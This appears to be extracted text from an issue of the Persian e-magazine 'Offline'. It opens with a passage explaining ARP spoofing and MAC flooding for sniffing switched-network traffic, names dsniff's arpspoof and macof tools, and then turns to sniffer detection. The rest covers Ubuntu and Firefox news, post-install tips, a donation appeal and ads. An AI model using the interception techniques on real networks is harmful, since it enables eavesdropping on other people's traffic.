قبلا توضیح دادم که جدول ARP چیه و برای گرفتن ادرس فیزیکی مک مورد استفاده قرار میگیره. این جدول بی بنیه هست و خودتون هم میتونین خیلی راحت چند تا مدخل توش درست کنین. شما میتونین یه جواب ARP بفرستین حتی اگه کسی از شما نخواسته باشه که آدرستون را بهش اعلام کنین. در این حالت جواب شما توسط سیستم مقصد قبول میشه. حالا اگه بخواهین ترافیک شبکه را اسنifer کنین اون هم از کامپ یک میتونین عمل آرپ اسپوف را روی گیت وی شبکه انجام بدین. حالا جدول آرپ سیستم ۱ مسموم شده. بدین ترتیب کل ترافیک شبکه از سیستم شما رد میشه. حقه دیگه ای که میتونه استفاده بشه تا جدول arp میزبان ها را مسموم کنه اینکه که بیابین و ادرس مک گیت وی را بذارین FF:FF:FF:FF:FF:FF که به عنوان آدرس برود کست هم شناخته میشه. فوق العاده ترین ابزاری که واسه این مورد میشه پیدا کد ARPspoofer که با Dsnif Suite هستش.

۲. MAC Flooding.

سوئیچ ها جدول مترجمی را نگه میدارن که نگاشت ادرس های مک را به پورت های فیزیکی را روی سوئیچ به عهده داره. به این ترتیب سوئیچ به صورت هوشمند میتونه پاکت ها را به مقصد بفرسته. اما سوئیچ برای این کار دارای حافظه محدودی هست. فلود کردن مک از این نقطه ضعف استفاده میکنه و اونقدر سوئیچ را بمب باران میکنه (با ادرس های الکی) تا موقعی که سوئیچ نتونه اطلاعات را نگه داره. و این موقع است که میره توی حالت failOpen Mode و توی این حالت مثل یه هاب عمل میکنه و واسه اینکه بتونه اطلاعات ارسال کنه اونها را برود کست میکنه. حالا دیگه میشه راحت عمل اسنifer را انجام داد. این کار را میتونید با استفاده از نرم افزار MacOf که ابزاری ایت که با نرم افزار dsniff suite همراه است انجام بدین.

و اما مساله اساسی تشخیص اسنifer ها :

یه اسنifer معمولا همیشه توی حالت فعال کار میکنه. این اسنifer فقط اطلاعات را جمع میکنه. به طور عمده تشخیص اسنifer ها روی شبکه اترنت کار خیلی سختیه مخصوصا اگه روی شبکه اشتراکی باشه. اما وقتی که اسنifer داره روی یه شبکه سوئیچ کار میکنه کار کمی آسانتر میشه. وقتی که یه اسنifer فعال میشه مقداری ترافیک را تولید میکنه. اینجا چند روش برای تشخیص اسنifer کردن اطلاعات وجود داره.

DEVELOPMENT

NETWORK

PRODUCTION

CULTURE



INTERNET

ATION

OPEN SOURCE SOFTWARE

USERS

CREATIV

FORMAT

ENT

ODE

PUBLIC

BUSINESS

INFORMATION

COMMUNITY

WEBSITE

RESEARCH



از دنیای OpenSource چه فبر؟!

در همایش ۱۲.۱۰ توسعه دهندگان اوبونتو چه گذشت؟

توسعه دهندگان اوبونتو بعد از هر انتشار و قبل از شروع توسعه نسخه جدید در یک گردهمایی چند روزه جمع شده تا خط مشی‌ها و نکات ریز و درشت نسخه بعد (یا نسخه های بعد) را مشخص کنند. این گردهمایی امسال برای اولین بار در آمریکا برگزار نشد و شهر کپنهاگ دانمارک میزبان این گردهمایی بود.

• اوبونتو بهترین پلتفرم برای بازی

بازی‌ها همیشه مهم بودند هم برای کاربران و هم برای سیستم عامل‌ها. شاید شما ترجیح می‌دادید که به جای Steam شرکت Adobe نرم افزار محبوب Photo-shop را برای لینوکس منتشر می‌کرد اما حقیقت آن است که آن قدر که آمدن بازی های جدید و تراز اول به لینوکس می‌تواند کمک کند، بسته Creative Suite نمی‌تواند و تعداد کاربرانی که با رایانه‌های خود بازی می‌کنند بسیار بیشتر از کاربرانی است که از نرم افزارهای حرفه ای استفاده می‌کنند. حال اوبونتو تصمیم گرفته تا به بهترین سیستم عامل برای بازی تبدیل شود و این بدان معناست که اوبونتو برای نسخه‌های آتی به شدت روی بهبود عملکرد، بهینه‌سازی درایورها و ... کار کند. طبیعی است که با انتشار Steam برای لینوکس شاهد انتشار تعداد بازی های بیشتری از کمپانی های مختلف خواهیم بود همینطور شایعاتی مبنی بر اینکه کمپانی Valve مشغول کار روی یک کنسول بازی (احتمالا با نام Steam Box) وجود دارد که در صورتی که هسته اوبونتو (ubuntu core) به عنوان سیستم عامل این کنسول انتخاب شود یک سود بزرگ برای کنونی‌کال خواهد بود. لازم به ذکر است که تیم جدیدی برای این بهبودها و همچنین همکاری با کمپانی‌های سازنده بازی برای اجرای بهتر بازی‌ها تاسیس شده است.

• بهینه سازی ها و دید موبایلی در ۱۳/۰۴

مارک شاتلورث بنیان گذار اوبونتو در گذشته اعلام کرده بود که اوبونتو تا نسخه ۱۴/۰۴ نسخه موبایل و تبلت و تلویزیون هم خواهد داشت. او با تکرار این مطلب در این گردهمایی به اهداف اوبونتو برای نسخه ۱۳/۰۴ پرداخت. قرار است در ۱۳/۰۴ به اوبونتو به دید یک سیستم عامل همراه نگاه شود و آن را برای استفاده روی این دستگاه‌ها بهینه کنند. بهبودها شامل مواردی مانند بهبود در سرعت و عملکرد، بهبود در انرژی مصرفی و احتمالا بهبود در زمان اجرا برنامه‌های کاربردی و خود اوبونتو خواهد بود.

• بستر توسعه نرم افزاری اوبونتو

در یک سال اخیر اوبونتو برنامه جذب برنامه‌نویسان جدید را در دستور کار خود داشت که در این راستا وبسایت مخصوص توسعه دهندگان را تاسیس و همچنین اولین دوره مسابقه برنامه نویسی اوبونتو برگزار شد. اما حال با توجه به وجود اوبونتو بر روی سکوهاى مختلف، تصمیم به طراحی بستر توسعه نرم افزاری (SDK) گرفته شده است. فعلا اطلاعات زیادی راجع به این بستر و زبان‌هایی که پشتیبانی می‌کند نیست اما به احتمال قوی به دلیل استفاده اوبونتو از Qt5 و QML2 برای نسخه های تبلت و موبایل در این SDK از این دو پشتیبانی خواهد شد.

• عدم انتشار نسخه‌های آلفا برای ۱۳/۰۴

یکی از بحث‌هایی که در گذشته مطرح میشد نسخه‌های آلفا و بتا اوبونتو و دلیل وجودشان بود. سوالی که پاسخ اکثر توسعه‌دهندگان به آن یکسان بود: چون در گذشته هم داشته. حقیقت آن است که انتشار این نسخه‌ها به جز اتلاف وقت و هزینه هیچ تاثیر دیگری ندارد. از این پس اوبونتو قبل از انتشار هر نسخه جدید تنها یک نسخه بتا خواهد داشت.

• پیوستن طراح مجموعه آیکن Faenza به تیم طراحی اوبونتو

اگر جزو علاقه‌مندان آیکن‌های Faenza هستید خبر خوش اینکه متیو جیمز، طراح این مجموعه آیکن به تیم طراحی اوبونتو پیوست تا طراحی سری جدید آیکن‌های اوبونتو روند سریع‌تری در پیش بگیرد.

اوبونتو ۱۳.۰۴ نام گذاری شد: دم حلقه‌ای مشتاق !!

سومین انتشار Plasma Active با کارایی بهتر و برنامه‌های بیشتر

تیم KDE دیروز از انتشار سومین نسخه Plasma Active خبر داد. Plasma Active میزکاری است که برای استفاده در دستگاه‌های لمسی مانند Tablet ها و تلویزیون‌های هوشمند طراحی و برپایه KDE و فناوری‌های مورد استفاده آن نظیر Qt و QML ساخته شده است. ۳ Plasma Active دو برنامه جدید و بهبودهای قابل توجهی در کارایی را به همراه دارد.





فایرفاکس ۱۶ با ابزارهای قوی توسعه وب منتشر شد

مزیلا نسخه ۱۶ مرورگر فایرفاکس را با ویژگی‌های جدیدی مانند نوار ابزار و واسط خط فرمان توسعه وب، در کانال پایدار منتشر کرد. نوار ابزار توسعه جدید وقتی فعال شود در پایین پنجره مرورگر قرار گرفته و بیشتر بخش آن به واسط خط فرمان اختصاص داده شده که با استفاده از تایپ دستوراتی امکان استفاده از ابزارهای توسعه وب در فایرفاکس را ممکن کرده است.

برای مثال دستور `resize on` حالت آزمایشی `Responsive` را فعال کرده و دستور `resize to ۳۲۰ ۲۴۰` آن را فعال کرده و اندازه را به `۳۲۰x۲۴۰` تغییر میدهد. تعدادی از دستورات موجود عبارت اند از: `inspect` که برای بررسی `node` خاصی در صفحه `inspector` به کار میرود، `cookie` برای تغییر `cookie` ها، `dbg` برای کنترل `debugger` و `addon` برای فعال یا غیرفعال کردن افزونه‌ها. برای دریافت اطلاعات بیشتر از واسط خط فرمان فایرفاکس به پست مربوطه از وبلاگ مزیلا مراجعه کنید.


فایرفاکس ۱۶ همچنین پشتیبانی اولیه‌ای از وب اپلیکشن‌های بدون قاب را معرفی کرده است. این ویژگی به توسعه دهندگان اجازه میدهد وب سایت‌هایی طراحی کنند که در پنجره ای مستقل باز شده و حس بیشتری از یک برنامه سیستمی را منتقل کند. این برنامه‌ها برای انتشار در مرکز نرم‌افزاری مزیلا که انتظار میرود با سیستم عامل فایرفاکس منتشر شود سازگار هستند. توسعه دهندگان همچنین اجرای `JavaScript` را با استفاده از زباله جمع کن افزایشی بهبود بخشیده‌اند که باعث میشود اپلیکشن‌های وب نرم‌تر اجرا شده و پاسخگوتر باشند. پشتیبانی مقدماتی از صفحه خوان `VoiceOver` بر روی `OS X` اضافه شده.

• دریافت فایرفاکس ۱۶

نسخه جدید فایرفاکس را مانند دیگر برنامه‌ها از مخازن نرم‌افزاری توزیع خود دریافت کنید. فایرفاکس ۱۶ هم اکنون در مخازن اوبونتو ۱۲.۰۴ و آرچ لینوکس موجود است. نسخه مخصوص سیستم‌عامل‌های دیگر را از وب سایت فایرفاکس بگیرید.

<http://www.mozilla.org/en-US/firefox/new/?from=getfirefox>

• `Files` نام مدیرفایل جدید `Plasma Active` است که برخلاف دیگر مدیرفایل‌ها بر اساس دایرکتوری کار نمی‌کند و فایل‌ها را بر مبنای جستجوی کاربران نشان میدهد. کاربران امکان جست‌وجو میان فایل‌ها را بر اساس نوع، تاریخ شکل‌گیری و دیگر اطلاعات معنایی مانند تگ‌ها را دارند.



• دیگر برنامه تازه وارد `Okular Active`، کتاب خوان دیجیتال است که بر پایه نسخه دستکاپ `Okular` ساخته و برای استفاده در محیط لمسی بهینه شده است. `Okular` از قالب‌های متنوعی مانند `PDF`، `ePub`، `Open Documents` و دیگران پشتیبانی می‌کند.

• `Kontakt Touch` و `Caligra Active` از دیگر برنامه‌های مهم `Plasma Active` هستند که اولی ابزاری یکپارچه به منظور دسترسی به تقویم و خواندن ایمیل‌هاست و دومی نسخه‌ای از `Calligra Suite` برای ساخت و خواندن اسناد. `Calligra Active` پشتیبانی مناسبی از اکثر قالب‌های متداول اسناد مانند `OpenDocument` و `Doc, Docx` دارد.



کارهایی که پس از نصب اوبونتو ۱۲.۱۰ باید انجام دهید

۱ به روز رسانی سیستم

با این که هر نسخه اوبونتو به عنوان محصول نهایی منتشر میشه اما همیشه رفع باگ‌هایی هستند که به انتشار نمیرسند و در قالب آپدیت معرفی میشوند. برای این که از بسیاری مشکلات احتمالی در امان باشید همین اول کار سیستم را به روز کنید.

۲ نصب کدک‌های چند رسانه‌ای

اوبونتو به دلیل پرداخت نکردن حق ثبت الگوریتم‌های فشرده سازی قالب‌های صوتی و تصویری متداول، کدک آن‌ها رو به همراه نداره و نصب‌شون به عهده کاربر گذاشته شده. با نصب بسته ubuntu-restricted-extras اکثر کدک‌های چندرسانه‌ای و ابزارهای پر استفاده‌ای مثل Adobe Flash روی اوبونتو نصب میشه. دستور زیر را در ترمینال کپی کنید:

```
sudo apt-get install ubuntu-restricted-extras
```

۳ افزودن صفحه کلید پارسی

به هر حال یک روزی به نوشتن پارسی نیاز پیدا می کنید پس بهتر که همین ابتدا آن را به مجموعه ورودی‌های صفحه کلید اضافه کنید. این کار در اوبونتو بسیار ساده‌است، به آدرس زیر برید:

System Setting → Keyboard Layout

و با زدن رو + و انتخاب Persian پارسی را به لیست اضافه کنید. اگر سال‌ها کار با ویندوز شما را به عوض کردن زبان صفحه کلید با Alt + Shift عادت داده، با رفتن به Options در همان صفحه و تیک زدن Alt+ Shift از Key(s) to change layout آن را فعال کنید.

۴ تنظیمات حریم خصوصی

حریم خصوصی در دنیای دیجیتال نیز بسیار مهمه و الان بهترین زمان هست که در مورد حریم شخصی تون در قبال اوبونتو و این که این سیستم عامل اجازه داره چه اطلاعاتی رو ثبت و به توسعه دهندگان بفرسته تصمیم بگیرید. گزینه Privacy در System Settings قرار داره.

۵ خاموش کردن لنز خرید

لنز خرید از ویژگی‌های بحث برانگیز اوبونتو ۱۲.۱۰ است که براساس جست‌جویی که در داشبورد انجام می‌دهید محصولاتی از وب سایت آمازون برای خرید نمایش می‌دهد. این لنز ممکن است نتایج نامناسب به دنبال داشته باشد پس بهتر است آن را با غیر فعال کردنش در برگه Search Results از Privacy خاموش کنید.

خاموش کردن امکانات برخط داشبورد، لنزهای موسیقی و مستندات را هم از کار می اندازد پس اگر می خواهید فقط لنز خرید غیرفعال شود، تنها بسته مربوط به آن را پاک کنید:

```
sudo apt-get remove unity-lens-shopping
```




۱ نصب درایورهای اضافه

سیستم عامل برای ارتباط با سخت افزار، به نرم‌افزاری به اسم درایور نیاز دارد و بدون درایور مخصوص، سخت افزار حکم تکه‌ای سیلیکونی بی مصرف را خواهد داشت. اوبونتو با درایورهای منبع باز منتشر میشود و اکثر سخت افزارهای شما را خواهد شناخت ولی در بعضی موارد ممکن است این درایورها با سخت افزار شما کار نکنند یا کارایی لازم را نداشته باشند که در این حالت می توانید به سراغ درایورها کد بسته بروید. درایورهای اضافی در Additional Drivers → Software Sources قرار گرفته و با یک کلیک فعال میشوند.

علائمی که نشان میدهند به سر زدن به درایورهای اضافی نیاز دارید:

- کند بودن بالا پایین شدن صفحات وب در مرورگر
- کند اجرا شدن بازی‌ها
- سیستم بدون این که مشغول باشد داغ می کند



آینده ای که از شما آغاز می شود ...

در اقتصاد اصل اثبات شده ای وجود دارد به نام **کاهش مطلوبیت نهائی**. منظور این است تا زمانی که برای چیزی بهائی نپرداخته ایم از آن لذت نمی بریم، وقتی کالائی رایگان بدست ما میرسد ارزش و منزلتی برای آن قائل نیستیم.

ما شما را رایگان بدست نیاوردیم، ما صدها ساعت به شما و برای شما فکر کردیم. زمانی که پیشنهاد درج محصولات جنسی و کمربندهای لاغری با قیمت گزاف را پس زدیم برای چشمان شما ارزش قائل شدیم...

تیم آفلاین با عشق به شما هر ماه مطالب خود را منتشر میکند، اما اجازه دهید نویسندگان آفلاین بدانند شما ارزش آنها را میدانید.... به زودی سرویسهای جدید آفلاین فعال خواهد شد، برای تامین هزینه ها شما را در کنار خود احساس می کنیم...

150 543 8251

6104 3370 9178 5913

شماره حساب بانک ملت :

شماره کارت بانک ملت :

میلااد جعفری



همین الان به سایت مجله
آفلاین مراجعه کنید و نظر
خودتون رو در مورد این
شماره اعلام کنید!

www.OfflineMag.ir

با توجه به درخواست های بی شمار شما خوانندگان عزیز، تصمیم گرفتیم سایتی جامع برای مجله آفلاین طراحی کنیم. از این پس می توانید آخرین اخبار مربوط به مجله آفلاین را در این سایت بخوانید.

همچنین برای استفاده از خبرنامه پیامکی رایگان مجله آفلاین، کافیت نام و نام خانوادگی خود را به شماره ۳۰۰۰۹۹۰۰۹۰۸۲۲۱ ارسال کنید. بدین ترتیب شما قادر خواهید بود تا مهمترین اخبار مربوط به مجله آفلاین را به صورت پیامک روی گوشی موبایلتان دریافت کنید.



OFFLINE Magazine

جستجو

توییت های اخیر

No public Twitter messages

نوشته های محبوب

مجله الکترونیکی آفلاین شماره سوم - مهر
سلام، با لطف خدا نوشتیم شماره سوم مجله حرفه ای ...

مجله الکترونیکی آفلاین شماره دوم - شهریور
سلام اول از همه از بگیری های شما دوستان عزیز تشکر ...

مجله الکترونیکی آفلاین شماره اول - مرداد
ماهیانه الکترونیکی آفلاین با هدف ارتقاء دانش و فناوری اطلاعات ...

حمله به آفلاین
سلام آفلاین ها! با توجه به اینکه شماره چهارم مجله آفلاین ...

حامیان آفلاین



مجله الکترونیکی آفلاین شماره دوم - شهریور

سلام اول از همه از بگیری های شما دوستان عزیز تشکر می کنم. شماره اول آفلاین ترکوندا بعد از یک ماه کار طاقت فرسا با همراهی تعدادی زیادی از افراد نخبه ...

بدری | ادامه مطلب

حمله به آفلاین

نویسنده: مجله آفلاین | تاریخ: ۱۳۹۱ - ۰۹ - ۲۵ | نظر شما چیست؟

سلام آفلاینی ها! با توجه به اینکه شماره چهارم مجله آفلاین در تاریخ یک آبان منتشر می شود، شما فقط تا تاریخ ۲۸ مهر فرصت دارید تا پیام های خودتون رو برای منتشر شدن در صفحه "حمله به آفلاین" ارسال کنید. لطفا نظرات و انتقادات و پیشنهادات خودتون رو با ذکر نام به شماره ۲۰۰۰۹۹۰۰۹۰۸۲۲۱ ارسال [ادامه را بخوانید]

مجله الکترونیکی آفلاین شماره سوم - مهر

نویسنده: مجله آفلاین | تاریخ: ۱۳۹۱ - ۰۹ - ۱۸ | دیدگاه

سلام، با لطف خدا نوشتیم شماره سوم مجله حرفه ای آفلاین را با گرافیکی بهتر نسبت به قبل منتشر کنیم. از هزاران نفری که به ما لطف کردند سپاسگذاریم. هم اکنون مجله حرفه ای آفلاین را با دو کیفیت متفاوت برای شما قرار می دهیم. ما برای این شماره از مجله بیش از ۲۰۰ ساعت [ادامه را بخوانید]

www.OfflineMag.ir

به نظرت آفلاین تمام شد؟!
نه... این تازه شروع داستانه...!!

لطفا حتما ~~facebook~~ آفلاین را Like کنید

FACEBOOK.COM / MAJALE.OFFLINE

WWW.OFFLINEMAG.IR
INFO@OFFLINEMAG.IR
30009900908221





MihanDownload

BIGGEST DOWNLOAD CENTER

فور دانلودز

4DOWNLOADS.IR



i3center.com

گفت ۹۸

از بروزترین مراجع نرم افزارهای پارتی

WWW.SOFT98.IR

مراجع تخصصی بر نامه نویسی

WWW.EHSANAVR.COM

دانلود
بمودا

دانلود رایگان نرم افزار

bermoodadownload.com

www.FDL.ir

تهدان پاتوق

پortal سرگروه معرفی ایرانیا

دانلود
قرن

DOWNLOADCENTURY

دانلودها
DOWNLOADHA.COM

تکتادانلود

بزرگترین بانک دانلود نرم افزار ایران
BIGGEST PERSIAN SOFTWARE BANK FOR DOWNLOAD



کتابخانه مجازی

فک کتاب

www.takbook.com



دانلودبهترینها
ایرانسافت ۹۸
WWW.IRANSOFT98.COM

myBOOK.ir

